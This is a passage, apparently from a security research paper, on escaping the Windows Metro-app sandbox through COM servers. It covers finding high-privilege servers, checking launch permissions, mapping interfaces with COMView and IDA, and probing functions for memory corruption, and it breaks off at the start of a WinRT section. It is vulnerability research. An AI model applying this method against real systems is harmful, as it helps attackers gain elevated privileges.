
The first, we want to test the stability of COM servers, and want to look for the problem like memory corruption.

Test functionality of COM server


Also, we want to test the functionality of COM servers. There might be some useful functions can help us to do privileged operations. There might be some useful functions can help us to do privileged operations.

4.3 The Target – RuntimeBroker and Other COM server

The Metro style apps majorly communicate with the Broker process – RuntimeBroker. So RuntimeBroker is the first target.




We can use shellcode to call COM APIs, so is it possible to use COM to communicate with other COM servers? The answer is “Yes”.



COM servers usually provide services for other program. So looking for a useful COM server might be a chance to escape from the sandbox.


And sometimes you can find a COM server with high privilege, for example:



svchost.exe	908	3.39	40,632 K	43,516 K	Host Process for Windows S...	Microsoft Corporation	System
dasHost.exe	2880		8,236 K	17,868 K	Device Association Framewo...	Microsoft Corporation	System
WUDFHost.exe	3568		1,424 K	4,084 K	Windows Driver Foundation -...	Microsoft Corporation	System
TabTip.exe	1140	0.74	8,268 K	23,520 K	Touch Keyboard and Handw...	Microsoft Corporation	High

In this sample, TabTip is a COM server with 'High' privilege. Compromised this COM server means get the highest permission.

Following is the list of available COM server list.




COMView

File Edit View Special Help

CLSID	Text	Type	Type Value	ProgID
{69127644-2511-4DF5-BC6A-26178254AA40}	RemoteAssistance Class	LocalServer32	C:\Windows\System32\RAServer.exe	RAServer.Remote
{D63B10C5-BB46-4990-A94F-E40B9D520160}	RuntimeBroker	LocalServer32	C:\Windows\System32\RuntimeBroker.exe	
{E1BA41AD-4A1D-418F-AABA-3D1196B423D3}	SDChangeObj Class	LocalServer32	C:\Windows\System32\sdchange.exe	sdchange.sdchang
{4AA0A5C4-1B9B-4F2E-99D7-99C6AEC83474}	Setting Sync Task	LocalServer32	"C:\Windows\System32\SettingSyncHost.exe"	
{DCC2B046-8FE3-4F80-BE16-BD575E61A718}	Settings Search	LocalServer32	%SystemRoot%\System32\rundll32.exe shell3...	
{1E2D67D6-F596-4640-84F6-CE09D630E983}	ShapeCollector Class	LocalServer32	"C:\Program Files\Common Files\Microsoft Sh...	ShapeCollector.Sh
{549e57e9-b362-49d1-b679-b64d510efe4b}	ShareFlow	LocalServer32	%SystemRoot%\System32\rundll32.exe shell3...	
{BF8841C9-378A-4CAD-B4FC-5091366CBC0D}	Shell AutoPlay Direct	LocalServer32	%SystemRoot%\System32\rundll32.exe %Syst...	
{FFB8655F-81B9-4fce-B89C-9A6BA76D13E7}	Shell Execute Hardware Event Handler	LocalServer32	%SystemRoot%\System32\rundll32.exe %Syst...	Shell.HWEventHa
{995C996E-D918-4a8c-A302-45719A6F4EA7}	Shell Hardware Mixed Content Handler	LocalServer32	%SystemRoot%\System32\rundll32.exe %Syst...	
{fb479c02-9ec4-4fed-8599-debe037452cb}	Shell Hardware Mixed Content Handler Cancelled	LocalServer32	%SystemRoot%\System32\rundll32.exe %Syst...	
{c08afd90-f2a1-11d1-8455-00a0c91f3880}	ShellBrowserWindow	LocalServer32	%SystemRoot%\System32\rundll32.exe shell3...	
{9BA05972-F6A8-11CF-A442-00A0C90A8F39}	ShellWindows	LocalServer32	%SystemRoot%\System32\rundll32.exe shell3...	
{031EE060-67BC-460d-8847-E4A7C5E45A27}	Windows Media Player Rich Preview Handler	LocalServer32	"%ProgramFiles%\Windows Media Player\wmp...	
{94E03510-31B9-47a0-A44E-E932AC86BB17}	Windows Media Player Device Autoplay	LocalServer32	"%ProgramFiles%\Windows Media Player\wml...	WMP.Device.1
{F1425A67-1545-44A2-AB59-8DF1020452D9}	Spell Checking Host Class	LocalServer32	"C:\Windows\System32\MsSpellCheckingHos...	
{F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}	SPPUIObjectInteractive Class	LocalServer32	%SystemRoot%\System32\slui.exe	SPPUI.SPPUIObje
{8144B6F5-20A8-444a-B8EE-19DF0BB84BDB}	StiEventHandler Class	LocalServer32	C:\Windows\System32\wiaacmgr.exe	
{6295DF2D-35EE-11D1-8707-00C04FD93327}	Sync Center (Private)	LocalServer32	%SystemRoot%\System32\mobsync.exe	
{B8558612-DF5E-4F95-BB81-8E910B327FB2}	Sync Center (Private)	LocalServer32	%SystemRoot%\System32\mobsync.exe	
{1202DB60-1DAC-42C5-AED5-1ABDD432248E}	Sync Center Client	LocalServer32	%SystemRoot%\System32\mobsync.exe	
{1A1F4206-0688-4E7F-BE03-D82EC69DF9A5}	Sync Center Control	LocalServer32	%SystemRoot%\System32\mobsync.exe	
{69F9CB25-25E2-4BE1-AB8F-07AA7CB535E8}	Sync Center Isolation Collection (Private)	LocalServer32	%SystemRoot%\System32\mobsync.exe	
{8D8B8E30-C451-421B-8553-D2976AFA648C}	Sync Center Schedule Wizard	LocalServer32	%SystemRoot%\System32\mobsync.exe	
{9aa46009-3ce0-458a-a354-715610a075e6}	Sync Integration Manager	LocalServer32	%SystemRoot%\System32\rundll32.exe %Syst...	
{C947D50F-378E-4FF6-8835-FCB50305244D}	SyncInfrastructure Class	LocalServer32	%SystemRoot%\system32\mobsync.exe	
{83FEFA40-6F67-4244-AA04-1E590C1CB1D9}	TextContributor Class	LocalServer32	"C:\Program Files\Common Files\Microsoft Sh...	TabIps.TextContrib
{4545dea0-2dfc-4906-a728-6d986ba399a9}	Thumbnail Extraction Host Class	LocalServer32	%SystemRoot%\System32\ThumbnailExtractio...	
{16A18E86-7F6E-4C20-AD89-4FFC0DB7A96A}	TPM Virtual Smart Card Manager	LocalServer32	"%SystemRoot%\System32\TpmVscMgrSvr.ex...	
{2c6594dc-04ad-490f-a447-dc8e2772e9cb}	TPVCGateway WMI Provider	LocalServer32	C:\Program Files\VMware\VMware Tools\TPV...	
{aac1009f-ab33-48f9-9a21-7f5b88426a2e}	TSRDSettings Class	LocalServer32	%SystemRoot%\system32\TSTheme.exe	
{054AAE20-4BEA-4347-8A35-64A533254A9D}	UIHost Class	LocalServer32	"%CommonProgramFiles%\microsoft shared\in...	
{6d8ff8e0-730d-11d4-bf42-00b0d0118b56}	UPnPContainer	LocalServer32	%SystemRoot%\system32\upnpcont.exe	
{6d8ff8e8-730d-11d4-bf42-00b0d0118b56}	UPnPContainer64	LocalServer32	%SystemRoot%\system32\upnpcont.exe	
{81CFA1FF-360D-4368-973A-670B8D2AA3B9}	User CPL User Manager Out of Proc Helper	LocalServer32	C:\Windows\System32\UserAccountBroker.exe	
{cdc32574-7521-4124-90c3-8d5605a34933}	Windows Media Player Burn Audio CD Handler	LocalServer32	"%ProgramFiles%\Windows Media Player\wmp...	
{9C38ED61-D565-4728-AEEE-C80952F0ECDE}	Virtual Disk Service Loader	LocalServer32	%SystemRoot%\System32\vdsldr.exe	
{5f4baad0-4d59-4fcd-b213-783ce7a92f22}	WIA Event Prompt Class	LocalServer32	C:\Windows\System32\wiaacmgr.exe	
{CF1BF3B6-7AD0-4410-996B-C78EAFCD3269}	Windows Markup File	LocalServer32	C:\Windows\System32\PresentationHost.exe	Windows.XamlDoc

There are so many COM servers. How do we know which one we can use?

We need to check the permission:



WinNT Namespace Object
WinNT Provider Object
WinNT System Info Object
WinOpcIrmProtector Class
WinSAT Accessibility Object
WinSAT Query OEM Customization Object
WinSAT Task Manger Task
Winsock Diagnostic Helper Class
Winsock General Property Page Object
WinStore AntiMalware Searcher
WinStore License Sync task
WinStore OM
WinStore OM
WinStore OM
WinStore purchase information change handler
WinStore Tile Badge Updater
WinSync Anchor Provider Wrapper
WinSync Full Enumeration Provider Wrapper
Wipe
Wired Network Media Manager
Wireless Setting Handler
Wireless Setting Monitor

WinStore OM
{03E64E17-B220-4052-9B9B-155F9CB8E016}

Registry | Implementation | Activation | Launch Permissions | Access Permissions


Use default launch permissions
[✓ Use these launch permissions:]

User/Group	Can Launch
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES	Yes
NT AUTHORITY\SELF	Yes

Modify...

One thing we have to note is the launch permission of COM server, it can only be launched by Metro APP if ALL APPLICATION PACKAGE permission is granted.

As the example, this COM server allows Metro style apps to use.



{de50c7bb-faa7-4a7f-ba47-bf0efcfe433d} <no name>
{DE50C7BB-FAA7-4A7F-BA47-BF0EFCFE433D}

Registry | Implementation | Activation | Launch Permissions | Access Permissions

Use default launch permissions
[✓ Use these launch permissions:]


User/Group	Can Launch
APPLICATION PACKAGE AUTHORITY\ALL APPLICA...	Yes
NT AUTHORITY\SELF	Yes

So this one has to be granted, and then metro style app can use this COM server. We are interested in this kind of COM servers.

4.4 Find Interface and Functions

After decide the target, now we need to see how to use this COM service (server), i.e. looking for the specification of interface and functions.

Using the tool 'ComView' can get the interface list and how many functions in the vtable.



Object: CLSID_JITDebuggingHost

IID	Name	Addr Interf...	Addr VTable
{00000000-0000-0000-C000-000...	IUnknown	02C23F60	775381F4
{00000020-0000-0000-C000-000...	IMultiQI	02C23F60	775381F4
{0000013D-0000-0000-C000-00...	IClientSecurity	02C23F3C	77538258
{42EF9F29-7777-42ED-BA74-94...	IJITDebuggingHost2	0030BEA4	6D5E8A20
{8E4B97F3-BC4A-4213-836F-55...	IJITDebuggingHost100	0030BE5C	6F86D030


outgoing Interfaces

IID

Vtable IJITDebuggingHost2

#/Name	Offset	Value
0	0	6D5E2E32
1	4	6D5E2E62
2	8	6D5E2E86
3	12	7760741F


The tool COMView can help us to enumerate COM server interfaces. After got the interface, we need to get functions. COM View can only retrieve function vtable address. (like picture showing). However, IDApro can dig more details such as function name and parameters.



```
text:00404958 ; const JITDebuggingHost::CHost::`vftable'{for `IJITDebuggingHost2'}
text:00404958 ??_7CHost@JITDebuggingHost@@6BIJITDebuggingHost2@@@ dd offset ?QueryInterface@CHost@JITDebuggingHost@@UAGJABU_GUID@@PAPAX@Z
text:00404958                                         ; DATA XREF: .data:JITDebuggingHost::CHost JITDebuggingHost::CHost::s_Instance↓o
text:00404958                                         ; JITDebuggingHost::CHost::QueryInterface(_GUID const &,void * *)
text:0040495C                 dd offset ?AddRef@CHost@JITDebuggingHost@@UAGKXZ ; JITDebuggingHost::CHost::AddRef(void)
text:00404960                 dd offset ?Release@CHost@JITDebuggingHost@@UAGKXZ ; JITDebuggingHost::CHost::Release(void)
text:00404964                 dd offset ?JITAsLoggedInUser@CHost@JITDebuggingHost@@UAGJUtagCRASHING_PROGRAM_INFO@@@Z ; JITDebuggingHost::CHost
```

4.5 Start the Testing


Use CoCreateInstance() could trigger start of the COM server, then it could get an object pointer. With the pointer, we can iterate all functions. Call these functions and start to test.



4.6 Use Desktop App to Test

Testing COM servers from Metro style apps is kind of tough jobs, since we need to write shellcode/asm doing everything. Actually we can test COM server using Desktop app, because:

- It is much easier: we can use most of APIs.
- It has better error handling: using desktop app, we can do error handling easily.
- Debug: we can attach COM server to debug.




4.7 Attack Trend?

Since there are more and more application sandbox, using COM communication to bypass sandbox might become an attack trend.

5. Attack WinRT API

5.1 WinRT APIs Test

This is the architecture of WinRT API:

